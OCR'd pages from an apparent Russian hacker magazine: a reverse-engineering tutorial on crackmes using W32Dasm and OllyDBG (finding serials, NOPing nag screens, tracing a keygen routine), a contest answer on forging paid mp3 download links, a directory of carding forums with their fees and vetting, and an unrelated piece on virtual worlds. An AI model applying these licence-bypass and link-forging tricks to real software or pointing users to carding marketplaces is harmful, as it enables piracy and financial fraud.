00401291  Call 00401352
00401296  cmp eax, 00000000
00401299  je 004012B0
```

«Да вот прямо он мне так в глаза и бросился, по-моему, ничем не отличается от всего остального», — возможно, грустно подметишь ты.

На самом деле это довольно стандартная конструкция — запомни ее. В 90% случаев это и есть код проверки серийника. Сначала вызывается некоторая процедура, которая сравнивает введенный пользователем и правильный код, и по результатам проверки устанавливает нужное значение регистра EAX. После этого с помощью команды CMP производится сравнение значения регистра с 0. Если они равны (je — jump equal — перейти, если равно), осуществляется переход на адрес 004012B0. Давай посмотрим, что находится по этому адресу — нажми Shift+F12 и в появившемся окошке введи этот адрес. Ого! Появившийся фрагмент кода в точности повторяет код вывода сообщения на экран. Разница лишь в том, что вместо сообщения о неправильном коде, выводится надпись You got it! Your now a cracker!. Отсюда вывод: вызванная ранее процедура действительно осуществляет проверку серийных кодов. Если пользователь ввел правильный пароль, то значение регистра EAX становится равным 0, и управление передается процедуре вывода сообщения об успехе. В противном случае в регистр EAX записывается 1, и никакого перехода не происходит. Далее по коду расположен вызов MessageBoxA с сообщением об ошибке, который и выполняется.

В нашем случае все еще проще. Функция проверки является стандартной функцией сравнения двух строк lstrcompareA, которой через стек передаются два параметра:

```
:00401287 689C304000      push 0040309C
* Possible StringData Ref from Data Obj ->"m0tNaF-EmKCARc"
:0040128C 6829304000      push 00403029
* Reference To: KERNEL32.lstrcmpA, Ord:02D6h
00401291 E8BC000000       Call 00401352
```

Первой командой push в стек заносится адрес введенной нами строки, а второй — настоящий серийник. W32Dasm любезно подсказал, что по этому адресу находится строка m0tNaF-EmKCARc. Это и есть серийник :).

[убираем наги] Наг — это назойливое окошко, которое присуще любой триальной программе. Смысл окошка — напомнить пользователю о том, что программисты тоже любят кушать, поэтому покупка программы была бы очень кстати. Общий принцип таков. Во время запуска приложения, осуществляется простая проверка — зарегистрирована ли программа или нет. Индикацией того, что приложение зарегистрировано, может быть наличие некоторого файла, ключа реестра или, что более вероятно, определенное их содержание. Если в результате проверки окажется, что прога уже зарегистрирована, то никакого наг-окна не выводится, и программа продолжает обычную работу. В противном случае управление передается процедуре, которая выводит наг на экран и в большинстве случаев требует нажатия клавиши для продолжения работы.

Как правило, убрать наг-окно не представляет труда, в этом можно

легко убедиться на примере FaNt0m's CrackMe #2. После запуска проги пользователя одаривают не одним, а сразу двумя наг-окошками, но задача от этого практически не усложняется. К сожалению, возможность регистрации не предусмотрена, поэтому единственное, что остается сделать, — это вручную убрать из кода «лишние» фрагменты программы. Или точнее говоря, вызовы процедур, выводящих на экран эти назойливые сообщения. В принципе это можно сделать с помощью дизассемблера и HEX-редактора, но удобнее и уместнее все-таки использовать отладчик (или и то, и другое одновременно) — скоро ты в этом убедишься.

Итак, запускай OllyDBG, а с помощью меню открой файл CRACKME2.EXE. В принципе, найти нужный фрагмент кода, содержащий вызовы «лишних» процедур, можно по описанному ранее алгоритму. Для этого нужно кликнуть правой мыши в окне с ассемблерным кодом и в контекстном меню выбрать пункт Search for -> All referenced text strings. В появившемся списке ты сразу же увидишь текст сообщения, выводимый в окне нага, а двойным кликом — сможешь перейти туда, где он используется. Но мы пойдем по другому пути и изучим еще один ключевой прием, который активно используется во время взлома программ.

Если ты уже когда-то пробовал ломать программы, то, наверняка, слышал о так называемых брейкпоинтах (breakpoints). Брейкпоинт — это место останова программы, то есть точка, в которой программа приостанавливает свое выполнение и указывает адрес текущей команды в отладчике. Использовать этот чрезвычайно полезный прием очень просто. Нам уже известно, что небольшое окошко с сообщением легко может быть выведено на экран с помощью функции MessageBoxA. Теперь все, что от нас требуется — установить точку останова на вызове этой функции, а после остановки программы всего лишь «вырезать» из кода ее вызов. Попробуем?

Если ты правильно установил OllyDBG и подключил чрезвычайно полезный плагин CommandBar, то в нижней части экрана должно светиться окно для ввода команды.

Введем команду для установки точки останова на вызове функции MessageBoxA: bpx MessageBoxA. Правильность установки брейкпоинта можно проверить в окне Breakpoints (меню View -> Breakpoints). Там же его можно на время деактивировать, или вовсе удалить. Далее необходимо запустить программу из отладчика — для этого нажми клавишу F9 или выбери в меню Debug -> Run.Программа сразу же остановилась на команде с адресом 004010DE:

```
004010DE  CALL <JMP.&USER32.MessageBoxA>     ; \MessageBoxA
```

Мы получили то, что хотели — программа остановилась до вызова функции MessageBoxA. Если ты выполняешь действия параллельно со мной, то, наверняка, приятно удивлен, что OllyDBG приводит расшифровку параметров, которые передаются этой процедуре. Очень наглядно и удобно.

[нет операции] Теперь разберемся, как этот вызов можно убрать. В этом нам поможет специальная инструкция ассемблера — «нет операции» (NOP). Для того, чтобы убрать вызов процедуры (или любой другой код), достаточно забить его машинный код командами NOP. В результате в программе образуется своеобразная «дырка», но на работоспособность она ни коем образом не повлияет. Правда, здесь есть один нюанс. Машинный эквивалент команды NOP (в шестнадцатеричном представлении — 90) занимает один байт, в то же время машинная команда, вызывающая функцию MessageBoxA (E8 C5010000), — целых 5. Несоответствия быть не должно, и чтобы полностью перекрыть исходную команду нужно использовать команду NOP 5 раз. К счастью, OllyDBG полностью избавляет нас от лишнего геморроя. Кликни правой кнопкой мыши на строке, где произошла точка останова, и выбери в меню Binary -> Fill with NOPs. Отладчик самостоятельно заполнит команду NOP'ами нужное число раз. Теперь можно продолжить выполнение программы — нажимаем F9. Сразу выясняется две новости: одна хорошая, другая — нет. Начну с хорошей: первый наг-скрин мы убрали. Плохая новость заключается в том, что другой наг остался на месте. Почему? Видимо, он отображается с помощью другой API-функцией, на которую брейкпоинт не установлен. Не беда. Открываем окно References (View -> References): после установки первого брейкпоинта сюда записался список всех вызываемых программой функций. С базовыми знаниями API (или мануалом под рукой) можно предположить, что второй наг выводится с помощью функции DialogBoxParamA. Предлагаю проверить тебе это самому. Все изменения можно вручную внести через HEX-редактор, с помощью которого байты по нужным адресам перезаписать числом 90. Или же автоматически записать все изменения с помощью самого OllyDBG: правый клик по исправленному ассемблерному коду, меню Copy to Executable -> All modifications.



В W32Dasm'е могут быть проблемы со шрифтами. Для устранения проблемы выбери меню Disassembler -> Font -> Select Font и установи шрифт Courier (полужирный, размер 8). После этого настройки нужно сохранить: меню Disassembler -> Font -> Save Default Font.

[защита: имя-серийник] Доселе мы рассматривали самую примитивную защиту. FaNt0m's CrackMe #4 представляет собой более сложную задачу. Требуется найти не просто серийник, а регистрационный номер, который зависит от введенного имени пользователя. Другими словами, он генерируется по определенному алгоритму. Такой подход используется в



код проверки серийного номера как на ладони


листинг процедуры для генерации регистрационного номера



Не стоит забывать, что все действия взломщиков противозаконны и эта статья предназначена лишь для ознакомления. За применение материала в незаконных целях автор и редакция ответственности не несут.



www.cracklab.ru — ведущий ресурс по взлому программ в России. Рекомендую. www.crackmes.de — огромное количество всевозможных crackmes. www.kalashnikoff.ru — для тех, кто хочет выучить азы ассемблера.



сработала точка останова!



наги — это назойливые всплывающие окошки, которые присуще множеству коммерческих программ


большинстве программ, поэтому особенно актуально будет рассмотреть именно его. Вначале схема стандартна: открываем программу в OllyDBG, устанавливаем бряку на MessageBoxA и запускаем программу клавишей F9. После ввода полей (например, step/123) нажимаем на кнопку Check и попадаем в отладчик. Перед нами уже знакомый код вывода сообщения на экран с текстом Wrong Serial! Keep trying, you'll get it! Непорядок! Посмотрим, что было чуть ранее: сначала идет код вывода сообщения об успешной регистрации, а еще выше — инструкция, похожая на вызов процедуры проверки регистрационного номера. Если ты внимательно читал статью с самого начала, то она должна быть тебе уже знакома:

```
00401236  CALL CRACKME4.004012F9
0040123B  CMP EAX,0
0040123E  JE SHORT CRACKME4.00401255
```

По логике вещей в процедуру проверки (а также генерации) регистрационного ключа должны передаваться параметры. Как минимум: введенные пользователем имя пользователя и ключ. Так и есть:

```
00401205  PUSH
0040120A  PUSH CRACKME4.00403084                  ;адрес буфера
0040120F  PUSH 3E8
00401214  PUSH DWORD PTR SS:[EBP+8]
00401217  CALL <JMP.&USER32.GetDlgItemTextA>;GetDlgItemTextA
0040121C  PUSH 100
00401221  PUSH CRACKME4.00403184                  ;адрес буфера
00401226  PUSH 3E9
0040122B  PUSH DWORD PTR SS:[EBP+8]
0040122E  CALL <JMP.&USER32.GetDlgItemTextA>  ;GetDlgItemTextA
```

Вызванная дважды API-функция GetDlgItemTextA извлекает значения текстовых полей и помещает их значения в буферы, адреса которых передаются в функции в виде параметров. Далее будем действовать по вполне стандартной схеме: поставим брейкпоинт на GetDlgItemText. Программа в этом случае будет остановлена еще ДО генерации и проверки регистрационного кода. А значит, мы сможем проследить за этим процессом и подсмотреть правильно сгенерированный номер с помощью отладчика.



OllyDBG по умолчанию не поддерживает командную строку. Придется подключить плагин CmdLine (*www.ollydbg.de*)

Перезапускаем программу (для этого удобно использовать горячую клавишу — Ctrl+F2), далее с помощью окна Breakpoints удаляем поставленные ранее бряки на MessageBoxA и устанавливаем новую точку останова на GetDlgItemTextA (bpx GetDlgItemTextA). Теперь запускаем (клавиша — F9) и вводим в текстовые поля произвольные значения. Программа остановится на первом вызове этой функции:

```
00401217  CALL <JMP.&USER32.GetDlgItemTextA>   ;GetDlgItemTextA
```

Отсюда начинаем выполнять программу пошагово. Для этого в OllyDBG предусмотрены два варианта: трассировать с заходом в подпрограммы (клавиша — F7) или трассировать без захода в подпрограммы (F8). Курсор сейчас установлен на вызове API-функции. Нас совершенно не интересует алгоритм ее работы, поэтому трассируем команду без захода в подпрограмму. Значительно интереснее ее результат. Как уже было сказано, GetDlgItemTextA заносит в буфер строковое значение, которое пользователь ввел в текстовом поле. Это легко проверить. В параметрах процедуре передается адрес начала буфера — 00403084. Давай посмотрим, что было размещено в нем после выполнения команды. Для этого нажми правой кнопкой мыши по нижней части окна CPU, где расположен дамп данных, и в появившемся меню выбери Go to -> Expression. После ввода нужного адреса, программа высветит данные, которые расположены по этому адресу. У меня это строка — «step».

Двигаемся далее. Аналогичным образом трассируем программу вплоть до вызова процедуры CRACKME4.004012F9. Поскольку она, скорее всего, и выполняет генерацию серийника, трассируем эту команду с заходом в процедуру. Первые 2 десятка команд описывают алгоритм, по которому производится генерация серийника. Это очень простой алгоритм, но привести его код здесь не смог — рискую гонораром. Зато я полностью откомментировал его и выложил с исходником кейгена на диск.

Сейчас нас интересует другое — сравнение сгенерированного и введенного нами серийника. Трассируем программу до следующего кода:

```
00401334  PUSH CRACKME4.00403284           ; String2 = "LMXI"
00401339  PUSH CRACKME4.00403184           ; String1 = "sa"
0040133E  CALL <JMP.&KERNEL32.lstrcmpA>    ; lstrcompareA
```

Оказалось, что в результате работы алгоритма, сгенерированный серийник был записан по адресу 00403284. Теперь с помощью уже знакомой функции lstrcmpA производится сравнение его значения с серийником, который ввел пользователь. Чтобы не заставлять пользователя вручную просматривать значение, расположенное по адресу 00403284, OllyDBG любезно вывел его справа в комментариях. «LMXI» — это и есть правильный регистрационный номер для имени «step». Можешь это проверить :).


[это не конец] Естественно, мы рассмотрели самые примитивные типы защит. Однако даже этих основ порой достаточно, чтобы взломать плохо защищенные программы. Надеюсь, ты убедился, что для этого совершенно не обязательно идеально владеть ассемблером. В большинстве случаев вполне достаточно знания азов и работающих извилин в голове. Если тебе интересна тема взлома программ — пиши. И мы обязательно расскажем тебе о том, как взломать более сложные защиты и упакованные программы, как обойти антиотладочные приемы программистов и многое другое




стандартная защита: регистрационный номер зависит от пользовательского имени



список брейкпоинтов





В предыдущем конкурсе тебе надо было купить хитрым способом mp3-музыку. Это можно было сделать двумя способами. Перевести на кошелек 40 wmz или поработать головой. Если поработать головой, то надо было сделать следующее. Когда ты регистрируешься на сайте, то тебе становится доступен один бесплатный mp3-трек, который ты можешь скачать. А тебе надо слить второй трек. Чтобы его скачать, надо было посмотреть, как генерируется ссылка для первого. Тут все довольно просто. Ссылка состоит из двух частей. Первая часть — текущий час, день, год в формате, которая выдает команда perl'а time(). Вторая часть — md5_hex от имени файла без заголовка .mp3. Сплюсовываешь результат и получаешь рабочую ссылку. Вот такие дела. Победителями стали следующие товарищи: valenok (valenok@comtv.ru), galosha (yanizlo@yandex.ru) и vasiliy.

Ну, а теперь о том, что тебя ждет в следующем месяце. Вот скажи мне, злоупотреблял ли ты когда-нибудь алкоголем? Думаю, что бывало такое. Тебе ли не знать, как иногда бывает плохо по утрам после того, как ты всю ночь зажигал с друзьями, которые по утру рассказывают, что в пьяном угаре ты зачем-то съел хомячка и для пущей важности показывают кровавые ошметки. Но это еще фигня, бывает и такое, что не успеваешь ты прийти в себя и выпить аспирину, как к тебе с повесткой в армию приходит чухан в погонах. «Все, парень, к пяти — на сборный пункт. С вещами, но много не бери». Пробухал все лето? Забыл поступить в институт? Семь двоек в аттестате? Отлично. Одним защитником Родины стало больше. Перспективы, согласись, не из приятных. Но нельзя опускать руки, ты же хакер! Как выйти из задницы — читай на сайте *www.padonak.ru*. Выйдешь из нее первым — еще и приз получишь. Так что кончай халявить, пришло время взламывать!

WHERE TO GO?

Кардинг-форумы

ГДЕ ПРОДАТЬ
И КУПИТЬ СТАФФ

КАК ИЗВЕСТНО, В СЕТИ МОЖНО НАЙТИ ФОРУМ ПО ЛЮБОМУ ИНТЕРЕСУЮЩЕМУ ВОПРОСУ. ДАЖЕ ФАНАТЫ РАЗВЕДЕНИЯ МАЛЕНЬКИХ ПАУЧКОВ-КРЕСТОВИЧКОВ И ТО ИМЕЮТ КУЧУ ПОСТОВ ПО ИНТЕРЕСАМ. КОНЕЧНО, И КАРДЕРЫ НЕ СТАЛИ ИСКЛЮЧЕНИЕМ. О ТОМ, КАК И ГДЕ ПРЕДСТАВИТЕЛИ ЭТОЙ ПРОФЕССИИ ОБМЕНИВАЮТСЯ ИНФОРМАЦИЕЙ И ДЕЛАЮТ СВОИ ДЕЛА И ПОЙДЕТ РЕЧЬ В ЭТОЙ СТАТЬЕ |

NSD (nsd@nsd.ru)

[forums] Несмотря на то, что в Сети существует великое множество таких форумов, разговор на них идет об одном и том же — люди обсуждают тонкости реализации технологии обналичивания банковских аккаунтов, предоставляющих своим клиентам онлайн-доступ к управлению счетом, методы вывода денег с краденых учетных записей различных платежных систем, способы облапошивания наивных буржуев на онлайн-аукционах США. Немалое количество хакеров пользуются кардерскими форумами в качестве торговой площадки, на которой можно свободно продавать скоммунизженные номера кредиток, пароли от весьма ценных акков аукциона ebay и прочие плоды криминальной кибер-деятельности. Практически на всех таких форумах можно встретить объявления о предоставлении спамерских услуг, приватных прокси-, VPN- и DDoS-сервисах.

По большому счету, все кардерские форумы можно разделить на две категории: приватные и публичные. Чтобы читать или создавать топики на public-форумах кардиологов, достаточно лишь зарегистрироваться там. Думаю, ты прекрасно понимаешь, что кидалам ничего не мешает продавать там свои несуществующие товары, а дилетантам засорять форум тупыми вопросами и абсурдными предложениями. Чтобы оградить себя от рипперов и ламеров, кардерская элита основывает частные форумы, на которые попасть простому смертному просто невозможно.

>>c.78



>> **[russia]** Ярким примером публичного русскоязычного форума является *www.mazafaka.cc*. Можно с уверенностью сказать, что по количеству участников, а следовательно и по информационной насыщенности, он является несомненным лидером. Если потенциальный мембер хочет разместить объявление рекламного характера, ему придется сначала раскошелиться — объява стоит денег. После того, как селлер оплатит определенную сумму в фонд форума (на мазафаке это стоит 100—150$), предстоит пройти проверку качества предоставляемых услуг. Для этого требуется выдать модераторам определенное количество товара, которое планируешь продавать.

Существует и еще пара популярных русских форумов — *www.thecc.su* и *www.cardingworld.net*. Размещение рекламы стоит примерно столько же, как и на мазафаке, но предоставляемые услуги у тебя так не проверяют.

Теперь перейдем к частным форумам. Самый известный из русскоязычных — *www.vendorsname.ws*. Для того, чтобы зарегистрироваться, там необходимо иметь двух поручителей, которые подтвердят, что ты не являешься сотрудником спецслужб или кидалой. Членство на этом форуме платное. Чтобы состоять там, приходится отстегивать 20$ в месяц. Однако эти ограничения имеют и положительную сторону — они сосредотачивают на сайте исключительно деловую аудиторию. Стоит отметить, что рекламировать предоставляемые услуги можно бесплатно.

Сам понимаешь, что кардингом занимаются не только русские. Следовательно, существуют и иностранные форумы, такие, как *www.iaaca.com*. Грубо говоря, IAACA — это тот же вендорс, но с англоязычными юзерами


Мы хотим подарить тебе этот номер журнала



В лабиринтах виртуальных миров

«ХОЧЕТСЯ ЗАКРЫТЬ ГЛАЗА. ЭТО НОРМАЛЬНО. ЦВЕТНОЙ КАЛЕЙДОСКОП, БЛЕСТКИ, ИСКРЯЩИЙСЯ ЗВЕЗДНЫЙ ВИХРЬ — КРАСИВО, НО Я ЗНАЮ, ЧТО СТОИТ ЗА ЭТОЙ КРАСОТОЙ. ГЛУБИНА. ЕЕ НАЗЫВАЮТ «ДИП», НО МНЕ КАЖЕТСЯ, ЧТО ПО-РУССКИ СЛОВО ЗВУЧИТ ПРАВИЛЬНЕЕ. ЗАМЕНЯЕТ КРАСИВЫЙ ЯРЛЫЧОК ПРЕДУПРЕЖДЕНИЕМ. «ГЛУБИНА!» ЗДЕСЬ ВОДЯТСЯ АКУЛЫ И СПРУТЫ. ЗДЕСЬ ТИХО — И ДАВИТ, ДАВИТ, ДАВИТ БЕСКОНЕЧНОЕ ПРОСТРАНСТВО, КОТОРОГО НА САМОМ ДЕЛЕ НЕТ. В ОБЩЕМ-ТО, ОНА ДОБРАЯ, ГЛУБИНА. ПО-СВОЕМУ, КОНЕЧНО. ОНА ПРИНИМАЕТ ЛЮБОГО. ЧТОБЫ НЫРНУТЬ, НУЖНО НЕМНОГО СИЛ. ЧТОБЫ ДОСТИЧЬ ДНА И ВЕРНУТЬСЯ — КУДА БОЛЬШЕ. В ПЕРВУЮ ОЧЕРЕДЬ НАДО ПОМНИТЬ — ГЛУБИНА МЕРТВА БЕЗ НАС. НАДО И ВЕРИТЬ В НЕЕ, И НЕ ВЕРИТЬ. ИНАЧЕ НАСТАНЕТ ДЕНЬ, КОГДА НЕ УДАСТСЯ ВЫНЫРНУТЬ» | mindw0rk (mindw0rk@gameland.ru)

Феномен ActiveWorlds



[Мир Habitat] В 1985 г., когда самым популярным домашним компьютером был Commodore 64, а модем на 1200 бод казался чудом, компания Lucasfilm Games выпустила первый в истории графический мультипользовательский виртуальный мир Habitat. Конечно, до этого уже были MUD'ы — текстовые игры, где люди могли исследовать мир и взаимодействовать друг с другом, но все они были исключительно текстовыми. В Habitat управляемые людьми персонажи (аваторы) и окружение были нарисованы, и игрок мог увидеть все, что происходит, на экране. Изображения напоминали самые первые адвентюры, и графика считалась устаревшей даже по тем временам. Но мир от Лукаса манил не графическими изысками.

Habitat состоял из около 20 тысяч локаций. Передвигаясь в четырех направлениях (влево, вправо, вверх, вниз), и заходя в разные двери или переулки, ты попадал в другие места, где мог встретить новых людей. Большинство предметов в этом мире являлись статичными, но в каждой локации были вещи, которыми можно было манипулировать. Например, банкоматы давали доступ к банковскому счету персонажа, торговые автоматы позволяли обменивать виртуальные деньги на необходимые вещи, которые можно передавать другим.

Habitat был малоизвестным проектом, так что количество жителей этого виртуального мира не превышало 10 тысяч человек. Компания-разработчик создала виртуальное окружение для игроков, но не установила в начале никаких правил. Поэтому жизненные принципы мира Habitat устанавливали сами граждане. Некоторые настолько пристрастились к своему виртуальному эго, что вступали в жаркие дискуссии: «Является ли аватар в Habitat живым существом, или это всего лишь очередной Pac-man?». А когда после введения в мир оружия, начались ограбления и убийства аватаров, случился настоящий переполох с требованием убрать стволы из контента. Была даже построена церковь, в которой перевоспитывали нерадивых преступников.

Для людей, населявших Habitat, наверняка одним из самых памятных событий было приобретение обычным игроком супероружия геймстера и последствия этого. В первом виртуальном мире




так выглядел мир Habitat

www.activeworlds.com — официальный сайт Active Worlds
http://www.awcommunity.org — AW-комьюнити
http://vrmlworks.crispen.org/faq — объемный FAQ по языку VRML на английском языке
http://www.awcommunity.org/awec/calendar/0705.html — календарь официальных эвентов в мирах AW
http://mauz.info/index.html — познавательная фан-страничка по Active Worlds
http://www.there.com — популярный мир There, не уступающий Second Life
http://cybertown.com — старенький, но все еще популярный мир Cybertown
http://activeworlds.ru/downloads/activeworlds.ru.exe — браузер для русских миров
http://activeworlds.ru/boardm.php?did=edge0 — русский форум по AW
www.aw.ru — страничка о русских Active Worlds.


один из первых скриншотов AlphaWorld

самым опасным местом было логово под названием «Смерть и тени», перед входом в которое находилась табличка: «Опасно! Зайдя сюда, ты подвергаешь себя большому риску». Логово представляло собой большой лабиринт, в котором находилась пара системных операторов, вооруженных специальным оружием. Их пистолеты убивали любого персонажа с одного выстрела (в отличие от обычных пушек, которые могли убить раза с 12-го) и скипетрами, позволяющими моментально вылечить любые ранения. Таким образом, админы были практически неубиваемы и носились по лабиринту, выискивая аваторов игроков и отправляя их на тот свет. Однажды админ залогинился в мир и оказался посреди нескольких игроков, которые тут же стали в него палить из всех стволов. Он то ли не успел воспользоваться скипетром, то ли забыл… в общем, его в итоге прикончили. А упавшее с тела специальное оружие подобрал обычный игрок. Владеть таким предметом ему по правилам не полагалось, но когда админы потребовали сдать его, парень вполне здраво объяснил, что получил вещь честным путем. Тогда админы предложили выкупить пушку за 10 тысяч токенов — огромные по меркам Habitat деньги. Сделка состоялась при сотнях свидетелях и это событие было несколько недель темой номер один для обсуждения среди всех граждан. Конечно, графика и возможности Habitat были примитивны, но творение LucasFilm Games подало пример для других разработчиков. И несколько лет спустя, подобные миры стали появляться один за другим.


[AlphaWorld] В 1992 г. Нил Стефенсон написал компьютерную повесть «Snowcrash», события которой разворачиваются в виртуальном мире «the Metaverse», а главным героем является хакер по имени Hiro Protagonist. Ровно через 2 года, вдохновленный этой книгой, некий Рон Бритвич создал WebWorld, первый 2.5-мерный мир, рассчитанный на десятки тысяч людей и работающий на компьютерах компании Peregrine Systems. Одним из постоянных жителей WebWorld стал основатель Peregrine Крис Коул. Идея настолько ему понравилась, что он


тихий уголок Шервудского леса

| VRML |

Active Worlds работают на основе языка VRML (язык моделирования виртуальной реальности). Для путешествия в мирах нужно скачать специальный VRML-браузер или VRML-плагин для твоей оперы или IE, а также файлик с расширением .wrl, являющийся собственно одним из миров. VRML — это текстовый формат, в котором с помощью текстовых строк можно обозначить разные векторные объекты, задать им форму, цвет, размер, выбрать текстуру. В файле .wrl задано множество таких объектов, и зайдя в мир, ты увидишь все то, что построил его автор. Помимо статичных объектов, внутри могут быть разные скрипты, которые насыщают мир событиями. VRML — это не язык программирования типа C++, это инструмент для описания трехмерных сцен, в этом он напоминает HTML. Так как .wrl — это текстовый формат, ты можешь создать свой мир в обычном текстовом редакторе. Многие строители миров, впрочем, предпочитают пользоваться специальными программами, которые позволяют сфокусировать усилия на наполнении мира, а не на синтаксисе языка. Впервые формат VRML 1.0 появился в 1994 г. как 